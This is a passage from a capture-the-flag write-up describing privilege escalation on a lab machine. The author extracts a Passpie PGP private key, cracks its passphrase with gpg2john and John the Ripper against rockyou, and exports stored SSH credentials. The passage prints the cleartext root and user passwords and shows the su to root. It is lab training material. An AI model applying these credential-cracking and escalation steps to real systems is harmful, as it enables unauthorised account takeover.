TDl0UOR6wikHa7tF/pekX317ZcRbWGOVr3BXYiFPTuXYBiX4+VG1fM5j3DCIho20
oFbEfVwnsTP6xxG2sJw48Fd+mKSMtYLDH004SoiSeQ8kTxNJeLxMiU8yaNX8Mwn4
V9fOIdsfks7Bv8uJP/lnKcteZjqgBnXPN6ESGjG1cbVfDsmVacVYL6bD4zn6ZN/n
WLQzUGFzc3BpZSAoQXV0by1nZW5lcmF0ZWQgYnkgUGFzc3BpZSkgPHBhc3NwaWVA
bG9jYWw+iJAEExEIADgWIQR8Z4anVhvIT1BIZx44d3XDV0XSAwUCYrhX1gIbIwUL
CQgHAgYVCgkICwIEFgIDAQIeAQIXgAAKCRA4d3XDV0XSA0RUAP91ekt2ndlvXNX6
utvl+03LgmilpA5OHqmpRWd24UhVSAD+KiO8l4wV2VOPkXfoGSqe+1DRXanAsoRp
dRqQCcshEQ25AQ0EYrhX1hAEAIQaf8Vj0R+p/jy18CX9Di/Jlxgum4doFHkTtpqR
ZBSuM1xOUhNM58J/SQgXGMthHj3ebng2AvYjdx+wWJYQFGkb5VO+99gmOk28NY25
hhS8iMUu4xycHd3V0/j8q08RfqHUOmkhIU+CWawpORH+/+2hjB+FHF7olq4EzxYg
6L4nAAMFA/4ukPrKvhWaZT2pJGlju4QQvDXQlrASiEHD6maMqBGO5tJqbkp+DJtM
F9UoDa53FBRFEeqclY6kQUxnzz48C5WsOc31fq+6vj/40w9PbrGGBYJaiY/zouO1
FU9d04WCssSi9J5/BiYiRwFqhMRXqvHg9tqUyKLnsq8mwn0Scc5SVYh4BBgRCAAg
FiEEfGeGp1YbyE9QSGceOHd1w1dF0gMFAmK4V9YCGwwACgkQOHd1w1dF0gOm5gD9
GUQfB+Jx/Fb7TARELr4XFObYZq7mq/NUEC+Po3KGdNgA/04lhPjdN3wrzjU3qmrL
fo6KI+w2uXLaw+bIT1XZurDN
=dqsF
-----END PGP PUBLIC KEY BLOCK-----
-----BEGIN PGP PRIVATE KEY BLOCK-----

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
=7Uo6
-----END PGP PRIVATE KEY BLOCK-----
I transfer that to my machine and save it to “keys”. I use the pgp cli utility to dearmor it:
1
gpg --dearmor keys
It saves the output to “keys.gpg”. I try importing it, but it asks for a password. I try the same password for the user (Cb4_JmWM8zUZWMu@Ys) and other passwords as well like the database password, ftp password, manager password but neither work.

Since none of the passwords we currently have work on this, I can try to bruteforce it. I use a tool from the JohnTheRipper suite to transform this key to a readable format by John:
1
2
3
4
~/hacking/tools/john/run/gpg2john keys.gpg

File keys.gpg
Passpie:$gpg$*17*54*3072*e975911867862609115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099ed9749408d5ad17a4421006d89b49c0*3*254*2*7*16*21d36a3443b38bad35df0f0e2c77f6b9*65011712*907cb55ccb37aaad:::Passpie (Auto-generated by Passpie) <passpie@local>::keys.gpg
It works, as you can see, so now I redirect the output to “john.txt”:
1
~/hacking/tools/john/run/gpg2john keys.gpg > john.txt
And I use john to crack it:
1
john john.txt --wordlist=/usr/share/wordlists/rockyou.txt
It almost immediately returns the cleartext password for this key:

New credentials:
1
2
Type: PGP Key
Password: blink182
And now I can use the passpie application to first list available credentials:
1
2
3
4
5
6
7
8
jnelson@meta2:~/.passpie/ssh$ passpie
╒════════╤═════════╤════════════╤═══════════╕
│ Name   │ Login   │ Password   │ Comment   │
╞════════╪═════════╪════════════╪═══════════╡
│ ssh    │ jnelson │ ********   │           │
├────────┼─────────┼────────────┼───────────┤
│ ssh    │ root    │ ********   │           │
╘════════╧═════════╧════════════╧═══════════╛
Then get the cleartext:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
jnelson@meta2:~$ passpie export ssh
Passphrase:
jnelson@meta2:~$ ls
ssh  user.txt
jnelson@meta2:~$ cat ssh
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
With that, new credentials:
1
2
Username: root
Password: p7qfAZt4_A1xo_0x
And I can switch to root:
1
2
3
jnelson@meta2:~$ su root
Password:
root@meta2:/home/jnelson#